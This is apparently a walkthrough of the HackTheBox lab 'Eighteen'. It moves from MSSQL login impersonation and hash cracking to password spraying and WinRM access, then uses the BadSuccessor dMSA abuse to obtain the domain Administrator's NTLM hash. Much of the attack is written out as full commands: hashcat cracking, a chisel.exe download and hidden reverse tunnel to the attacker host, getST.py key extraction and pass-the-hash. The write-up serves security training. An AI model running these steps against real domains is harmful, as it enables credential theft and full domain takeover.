Reconnaissance
"Description: As is common in real life Windows penetration tests, you will start the Eighteen box with credentials for the following account: kevin / iNa2we6haRj2gaw!"
As seen in the description, we are given Windows box, and with it credentials to a low-privilege account, but we don’t know what services are we dealing with in question. I ran Nmap scan to see what I’m dealing with.
nmap -sV -sC -p- --min-rate=1000 10.10.14.xx -v -oN eighteennmapPORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-IIS/10.0
1433/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ssl-date: 2025-12-02T08:10:50+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-01T03:17:30
| Not valid after: 2055-12-01T03:17:30
| MD5: d657:96ae:bb6d:67ff:f9d8:17d9:1565:971a
|_SHA-1: 7fb1:304a:4537:b08b:8dff:3275:dc62:30c4:fe07:6c6e
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 7h00m04sFirst, the Nmap scan reveals the hostname eighteen.htb in the HTTP (port 80) redirect. Windows authentication (especially Kerberos) and vhost routing often rely on the correct hostname. I went ahead and updated /etc/hosts file.
sudo sh -c 'echo "10.10.14.xx eighteen.htb" >> /etc/hosts'Port tcp/5985 was open, which is the Windows Remote Management service (basically powershell remoting). This is the SSH equivalent of Windows. With credentials, I utilized evil-winrmto see if I can get an instant shell or any sort of breakthrough, but gave authorization error. This was ruled out for now.
evil-winrm -i eighteen.htb -u 'kevin' -p 'iNa2we6haRj2gaw!'Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1Next interesting open port was 1433/tcp, and Microsoft SQL Server 2022 was running. I utilized the Netexec tool to bruteforce RIDs, determine any possible usernames and other useful information on this DB.
netexec mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-authMSSQL 10.10.11.95 1433 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL 10.10.11.95 1433 DC01 [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL 10.10.11.95 1433 DC01 498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL 10.10.11.95 1433 DC01 500: EIGHTEEN\Administrator
MSSQL 10.10.11.95 1433 DC01 501: EIGHTEEN\Guest
MSSQL 10.10.11.95 1433 DC01 502: EIGHTEEN\krbtgt
MSSQL 10.10.11.95 1433 DC01 512: EIGHTEEN\Domain Admins
MSSQL 10.10.11.95 1433 DC01 513: EIGHTEEN\Domain Users
MSSQL 10.10.11.95 1433 DC01 514: EIGHTEEN\Domain Guests
MSSQL 10.10.11.95 1433 DC01 515: EIGHTEEN\Domain Computers
MSSQL 10.10.11.95 1433 DC01 516: EIGHTEEN\Domain Controllers
MSSQL 10.10.11.95 1433 DC01 517: EIGHTEEN\Cert Publishers
MSSQL 10.10.11.95 1433 DC01 518: EIGHTEEN\Schema Admins
MSSQL 10.10.11.95 1433 DC01 519: EIGHTEEN\Enterprise Admins
MSSQL 10.10.11.95 1433 DC01 520: EIGHTEEN\Group Policy Creator Owners
MSSQL 10.10.11.95 1433 DC01 521: EIGHTEEN\Read-only Domain Controllers
MSSQL 10.10.11.95 1433 DC01 522: EIGHTEEN\Cloneable Domain Controllers
MSSQL 10.10.11.95 1433 DC01 525: EIGHTEEN\Protected Users
MSSQL 10.10.11.95 1433 DC01 526: EIGHTEEN\Key Admins
MSSQL 10.10.11.95 1433 DC01 527: EIGHTEEN\Enterprise Key Admins
MSSQL 10.10.11.95 1433 DC01 528: EIGHTEEN\Forest Trust Accounts
MSSQL 10.10.11.95 1433 DC01 529: EIGHTEEN\External Trust Accounts
MSSQL 10.10.11.95 1433 DC01 553: EIGHTEEN\RAS and IAS Servers
MSSQL 10.10.11.95 1433 DC01 571: EIGHTEEN\Allowed RODC Password Replication Group
MSSQL 10.10.11.95 1433 DC01 572: EIGHTEEN\Denied RODC Password Replication Group
MSSQL 10.10.11.95 1433 DC01 1000: EIGHTEEN\DC01$
MSSQL 10.10.11.95 1433 DC01 1101: EIGHTEEN\DnsAdmins
MSSQL 10.10.11.95 1433 DC01 1102: EIGHTEEN\DnsUpdateProxy
MSSQL 10.10.11.95 1433 DC01 1601: EIGHTEEN\mssqlsvc
MSSQL 10.10.11.95 1433 DC01 1602: EIGHTEEN\SQLServer2005SQLBrowserUser$DC01
MSSQL 10.10.11.95 1433 DC01 1603: EIGHTEEN\HR
MSSQL 10.10.11.95 1433 DC01 1604: EIGHTEEN\IT
MSSQL 10.10.11.95 1433 DC01 1605: EIGHTEEN\Finance
MSSQL 10.10.11.95 1433 DC01 1606: EIGHTEEN\jamie.dunn
MSSQL 10.10.11.95 1433 DC01 1607: EIGHTEEN\jane.smith
MSSQL 10.10.11.95 1433 DC01 1608: EIGHTEEN\alice.jones
MSSQL 10.10.11.95 1433 DC01 1609: EIGHTEEN\adam.scott
MSSQL 10.10.11.95 1433 DC01 1610: EIGHTEEN\bob.brown
MSSQL 10.10.11.95 1433 DC01 1611: EIGHTEEN\carol.white
MSSQL 10.10.11.95 1433 DC01 1612: EIGHTEEN\dave.greenThe output confirmed that DC01 is a domain controller and leaked a number of built-in groups and accounts as seen in the output above. I took note of all the users that were exposed.
Right now, aside from the information gathered from Netexec, I didn’t have anything to go off, so I went to probe the SQL DB with Kevin’s credentials using SQueeLeR tool and see if there’s any potential hashes or other useful information that could be uncovered to further assist my foothold into this machine.
# Installation & Setup for squeeler.

git clone https://github.com/dismantl/squeeler
cd squeeler
go build -o squeeler cmd/main.go
chmod +x squeeler
./squeeler shell -s eighteen.htb -u 'kevin' -p 'iNa2we6haRj2gaw!'I performed enumeration on the DB with the following commands:
eighteen.htb » enum

Server version: Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
 Oct  8 2022 05:58:25
 Copyright (C) 2022 Microsoft Corporation
 Enterprise Evaluation Edition (64-bit) on Windows Server 2025 Datacenter 10.0 <X64> (Build 26100: ) (Hypervisor)

Login: kevin (guest)
User is a member of public role
User is NOT a member of sysadmin role
Discovered databases: master, tempdb, model, msdb, financial_planner
Logins that can be impersonated: appdev
Linked SQL servers: DC01
eighteen.htb »
The output states: Logins that can be impersonated: appdev. This means "kevin" has the IMPERSONATE permission on "appdev". I went ahead and checked to see if appdev is a sysadmin, but was not the case. Also attempted to enumerate the DC1 (domain controller), but didn’t give anything off valuable.
eighteen.htb » query -q "EXECUTE AS LOGIN = 'appdev'; SELECT IS_SRVROLEMEMBER('sysadmin');"
|---|
|   |
|---|
| 0 |
|---|
eighteen.htb »
eighteen.htb » enum_link -l DC01
Server version: Unknown
Login: Unknown (Unknown)
User is NOT a member of public role
User is NOT a member of sysadmin role
Discovered databases:
Logins that can be impersonated:
Linked SQL servers:
eighteen.htb » link_exec -l DC01 -c "whoami"
Failed to enable xp_cmdshell on linked server: Failed to query linked server: mssql: Linked servers cannot be used under impersonation without a mapping for the impersonated login.
eighteen.htb »I went forward with impersonating appdev and checking out the tables in the database. I proceeded to dump all the users table contents, and there was only one user present; admin.
eighteen.htb » query -q "EXECUTE AS LOGIN = 'appdev'; SELECT TABLE_NAME FROM financial_planner.INFORMATION_SCHEMA.TABLES;"
|-------------|
| TABLE NAME  |
|-------------|
| users       |
| incomes     |
| expenses    |
| allocations |
| analytics   |
| visits      |
|-------------|

eighteen.htb » query -q "EXECUTE AS LOGIN = 'appdev'; SELECT * FROM financial_planner.dbo.users;"
|------|-----------|----------|--------------------|--------------------------------------------------------------------------------------------------------|----------|--------------------------|
|  ID  | FULL NAME | USERNAME |       EMAIL        |                                             PASSWORD HASH                                              | IS ADMIN |        CREATED AT        |
|------|-----------|----------|--------------------|--------------------------------------------------------------------------------------------------------|----------|--------------------------|
| 1002 | admin     | admin    | admin@eighteen.htb | pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 | true     | 2025-10-29T05:39:03.907Z |
|------|-----------|----------|--------------------|--------------------------------------------------------------------------------------------------------|----------|--------------------------|
For cracking the admin hash, I opted for hashcat tool, the -m parameter was 10900 but it was expecting in this format: sha256:ITERATIONS:BASE64(salt_bytes):BASE64(digest_bytes)
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=sudo hashcat -m 10900 admin_hash.txt /home/xx/SecLists/SecLists/Passwords/Leaked-Databases/rockyou.txtAfter several minutes, the admin’s hash was cracked and the password was revealed to be “iloveyou1”. I went to the webpage and logged in (admin:iloveyou1) and the authentication was successful.
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1

Session..........: hashcat
Status...........: Cracked
/dashboard
I went to the /admin page, and I took note of some details.

The Application’s name was Flask Financial Planner v1.0, I went to go search if such service existed, and if there was any known CVEs for it, but came up empty.
However, considering it’s Flask that’s running in this web server, I assumed that Jinja2 would be server’s defaulting template engine. I returned to the /dashboard, and went to submit POST request for Add Expense section using common SSTI payload {{ 7*7 }} to see if this web would output 49 or anything abnormal, but was quickly ruled out when that failed.
{{ 7*7 }}

So, I didn’t see too much pathway with the web at this point, I had to backtrace my steps. So far up to this point we found out admin’s password, but aside from Kevin, a low-privilege user, we don’t know the name of the admin, which may likely be re-using the same password.
Remembering the Netexec output from earlier, I was going to try password spraying and put it to test whether either of the users aforementioned were reusing web admin’s password iloveyou1 . I went ahead to extract the usernames into a new textfile rid_users.txt:
kevin
jamie.dunn
jane.smith
alice.jones
adam.scott
bob.brown
carol.white
dave.green
netexec winrm eighteen.htb -u rid_users.txt -p 'iloveyou1'After short time, Netexec revealed that user adam.scott was the culprit using the same password as the admin from the web. Now the next goal was to figure out what services I could potentially log into.
WINRM       10.10.11.95     5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\kevin:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\jamie.dunn:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\jane.smith:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\alice.jones:iloveyou1
WINRM       10.10.11.95     5985   DC01             [+] eighteen.htb\adam.scott:iloveyou1 (Pwn3d!)
Exploitation
Revisiting the Nmap output, ports 1433 (MSSQL) and 5985 (WINRM) were the only ports open. I attempted to log into MSSQL once more using squeeler, this time with Adam’s credentials, however it was dead end.
{"level":"fatal","error":"Error creating database connection: mssql: login error: Login failed for user 'adam.scott'.","time":1764711303,"caller":"/home/thewizard/Documents/HTB/Eighteen/squeeler/cmd/main.go:43","message":"Failed to connect to database"}Port 5985 is the protocol for WINRM. evil-winrm tool with Adam’s credentials to see if I could catch any shells into this Windows machine. The login was success and I am inside of the target machine.
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents>

The user flag was obtained at C:\Users\adam.scott\Desktop:
Privilege Escalation
To briefly recap:
WinRM shell as:
EIGHTEEN\adam.scottHost:
DC01.eighteen.htb(Domain Controller)Windows Server 2025 Datacenter 10.0 <X64> (Build 26100) per Nmap
Within evil-winrm shell, I proceeded to enumerate and find out what types of privileges I have, of any importance, including the system itself.
*Evil-WinRM* PS C:\Users\adam.scott\Desktop> whoami
eighteen\adam.scott
*Evil-WinRM* PS C:\Users\adam.scott\Desktop> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== =============================================
eighteen\adam.scott S-1-5-21-1152179935-589108180-1989892463-1609


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
EIGHTEEN\IT                                Group            S-1-5-21-1152179935-589108180-1989892463-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
This output above is telling us a few things. I am not a local admin, nor domain admin. But I am in the IT group. I have the SeMachineAccountPrivilege, which is a privilege ability to add workstations to domain.
On this box it’s even more important because the DC is running Windows Server 2025, which introduces a new type of account called a delegated Managed Service Account (dMSA) used for migrating legacy service accounts.
Recent research showed that misconfigured dMSAs on Server 2025 can be abused to “replace” an existing high-privilege account (like Administrator) and obtain domain-level access. This technique is called BadSuccessor and more details about it are here.
I both install BadSuccessor & SharpSuccessor (which weaponizes the dMSA) onto my host machine.
# Installation for SharpSuccessor
git clone https://github.com/logangoins/SharpSuccessor.git
cd SharpSuccessor/
dotnet build SharpSuccessor.sln -c Release

[.exe will be in /SharpSuccessor/SharpSuccessor/bin/Release]

# Installion for BadSuccessor
https://github.com/akamai/BadSuccessor.git
And from evil-winrm shell on target machine, I imported these files (SharpSuccessor.exe and Get-BadSuccessorOUPermissions.ps1)
# From Host Machine:
python3 -m http.server 8085

[Ensure files are in same directory]

# From evil-winrm terminal:
Invoke-WebRequest -Uri "http://10.10.16.x:8005/Get-BadSuccessorOUPermissions.ps1" -OutFile "Get-BadSuccessorOUPermissions.ps1"
Invoke-WebRequest -Uri "http://10.10.16.2:8000/SharpSuccessor.exe" -OutFile "SharpSuccessor.exe"

*Evil-WinRM* PS C:\Users\adam.scott\Desktop> ls


    Directory: C:\Users\adam.scott\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/2/2025  10:58 PM           4610 Get-BadSuccessorOUPermissions.ps1
-a----         12/2/2025  11:25 PM          13312 SharpSuccessor.exe
-ar---         12/2/2025   7:35 PM             34 user.txt
I ran the BadSuccessor script first:
*Evil-WinRM* PS C:\Users\adam.scott\Desktop> . .\Get-BadSuccessorOUPermissions.ps1
*Evil-WinRM* PS C:\Users\adam.scott\Desktop> Get-BadSuccessorOUPermissions

Identity    OUs
--------    ---
EIGHTEEN\IT {OU=Staff,DC=eighteen,DC=htb}
And then I used SharpSuccessor tool to create the malicious dMSA:
C:\Users\adam.scott\Desktop> .\SharpSuccessor.exe add /impersonate:Administrator /path:"OU=Staff,DC=eighteen,DC=htb" /account:adam.scott /name:svc_eighteen
[+] Adding dnshostname svc_eighteen.eighteen.htb
[+] Adding samaccountname svc_eighteen$
[+] Administrator's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=svc_eighteen' in 'OU=Staff,DC=eighteen,DC=htb'
[+] Successfully weaponized dMSA object
[+] Found target account, attempting to write attributes
[+] CN=svc_eighteen,OU=Staff,DC=eighteen,DC=htb written to Administrator object
[+] msDS-SupersededServiceAccountState set to 2
[!] Exception: Access is denied.

### To Verify the Changes:

*Evil-WinRM* PS C:\Users\adam.scott\Desktop> Import-Module ActiveDirectory

*Evil-WinRM* PS C:\Users\adam.scott\Desktop> Get-ADServiceAccount svc_eighteen -Properties msDS-ManagedAccountPrecededByLink,msDS-DelegatedMSAState

DistinguishedName                 : CN=svc_eighteen,OU=Staff,DC=eighteen,DC=htb
Enabled                           : True
msDS-DelegatedMSAState            : 2
msDS-ManagedAccountPrecededByLink : CN=Administrator,CN=Users,DC=eighteen,DC=htb
Name                              : svc_eighteen
ObjectClass                       : msDS-DelegatedManagedServiceAccount
ObjectGUID                        : f6cba57c-2cf7-49c3-84f3-c2debc05f8d6
SamAccountName                    : svc_eighteen$
SID                               : S-1-5-21-1152179935-589108180-1989892463-12102
UserPrincipalName                 :
Now that I confirmed svc_eighteen was created as a delegated Managed Service Account and correctly linked as a successor to Administrator, the only thing left was to actually use it to get high-privilege Kerberos tickets.
The modern way to weaponize a dMSA link is through Impacket’s getST.py with the -dmsa flag (available in v0.13+). When the KDC processes an S4U2Self request for a dMSA, it returns the predecessor account’s key material inside the PAC as part of the dMSA migration support. The -dmsa flag parses that response and dumps the keys for us. The beauty of this path is that it does not require reading msDS-ManagedPassword over LDAP, and it does not require authenticating as the dMSA at all. adam.scott’s existing TGT is enough, because the whole exchange happens through S4U2Self.
There was one catch: only ports 80, 1433, and 5985 were exposed externally, so LDAP (389), Kerberos (88), SMB (445), and RPC (135) were all filtered. Impacket needs Kerberos to request the TGT and the S4U2Self ticket, so I needed a way to reach those ports from my attacker host. I opted for a reverse tunnel with Chisel.
On the attacker host, I started a Chisel server with sudo so it could bind the privileged listener:
sudo chisel server --reverse --port 99992025/12/02 17:15:38 server: Reverse tunnelling enabled
2025/12/02 17:15:38 server: Fingerprint EeI6WUxHBiFM5AhOm5SPyc0rlV5gUGSme5tHld994Ps=
2025/12/02 17:15:38 server: Listening on http://0.0.0.0:9999On the target, from the evil-winrm shell, I uploaded chisel.exe and started the client with reverse forwards for the AD ports I needed:
Invoke-WebRequest -Uri "http://10.10.16.x:8085/chisel.exe" -OutFile "C:\Users\adam.scott\chisel.exe"Start-Process -FilePath "C:\Users\adam.scott\chisel.exe" -ArgumentList "client","10.10.16.x:9999","R:135:127.0.0.1:135","R:445:127.0.0.1:445","R:389:127.0.0.1:389","R:88:127.0.0.1:88","R:636:127.0.0.1:636" -WindowStyle HiddenBack on the attacker side, the server confirmed the tunnel came up and each forward was listening:
server: session#1: tun: proxy#R:135=>135: Listening
server: session#1: tun: proxy#R:445=>445: Listening
server: session#1: tun: proxy#R:389=>389: Listening
server: session#1: tun: proxy#R:88=>88: Listening
server: session#1: tun: proxy#R:636=>636: Listening
With those forwards in place I could talk to the DC’s LDAP and Kerberos services as if they were running on 127.0.0.1.
Before firing getST.py, I had to deal with the clock. Kerberos rejects tickets with more than roughly five minutes of skew, and the earlier Nmap output already flagged a +7h offset between my box and the DC. I bumped my local clock forward by seven hours to match:
sudo date -s "$(python3 -c "import datetime; print((datetime.datetime.now() + datetime.timedelta(hours=7)).strftime('%Y-%m-%d %H:%M:%S'))")"Then I ran getST.py with adam.scott’s credentials, impersonating svc_eighteen$ via S4U2Self and passing the -dmsa flag to make it parse the predecessor key material:
getST.py 'eighteen.htb/adam.scott:iloveyou1' -impersonate 'svc_eighteen$' -dc-ip 127.0.0.1 -self -dmsaImpacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Getting TGT for user
[*] Impersonating svc_eighteen$
[*] Requesting S4U2self
[*] Current keys:
[*] EncryptionTypes.aes256_cts_hmac_sha1_96:bc889f348d805d578b13897c975ecfbd64f2b8b698b519597112b0ee39001fd6
[*] EncryptionTypes.aes128_cts_hmac_sha1_96:1cd6c7ac7c38f2886f0e4ca20ec2af2e
[*] EncryptionTypes.rc4_hmac:31cfca08ae3a4c82e3b4ef1d5b7414dc
[*] Previous keys:
[*] EncryptionTypes.rc4_hmac:0b133be956bfaddf9cea56701affddec
[*] Saving ticket in svc_eighteen$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccacheThe Current keys belong to the dMSA itself, which is not what I was after. The important line is Previous keys > rc4_hmac. That block is exactly what the KDC hands back for the predecessor account named in msDS-ManagedAccountPrecededByLink, which I had set to Administrator during the dMSA weaponization step. In other words, 0b133be956bfaddf9cea56701affddec is Administrator’s NTLM hash.
With the hash in hand, I reset my clock back to normal and passed the hash with evil-winrm:
sudo date -s "$(python3 -c "import datetime; print((datetime.datetime.now() - datetime.timedelta(hours=7)).strftime('%Y-%m-%d %H:%M:%S'))")"evil-winrm -i eighteen.htb -u Administrator -H 0b133be956bfaddf9cea56701affddec